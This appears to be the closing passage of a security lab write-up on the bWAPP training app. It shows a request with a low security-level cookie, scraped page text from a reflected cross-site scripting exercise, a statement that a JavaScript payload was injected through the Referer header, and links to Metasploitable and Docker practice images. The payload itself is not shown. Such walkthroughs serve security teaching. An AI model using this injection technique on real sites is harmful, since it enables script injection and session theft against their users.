Cookie: security_level=0; PHPSESSID=pv8ae21i011p0p0dn93nha5gce
Upgrade-Insecure-Requests: 1

bug=53&form=submit
```


APP
emely buggy web app !
ssword Create User Set Security Level Reset Credits Blog Logout
- Reflected (Back Button) /
o go to back to the previous page: Go back
This is a buggy referer header
OK

As you can see we are able to inject JavaScript payload to the referrer header.

Additional Resources:

www.Evilcorp.Biz

Metasploitable exploitability guide:
https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide

DOCKER IMAGES:
OWASP bWapp –
Docker Image:
https://hub.docker.com/r/feltsecure/owasp-bwapp/

OWASP – Juice Store:
Docker Image:
https://medium.com/@praveendavidmathew/lets-run-our-first-docker-container-owasp-juice-shop-6551bf16391d

www.EvilCorp.Biz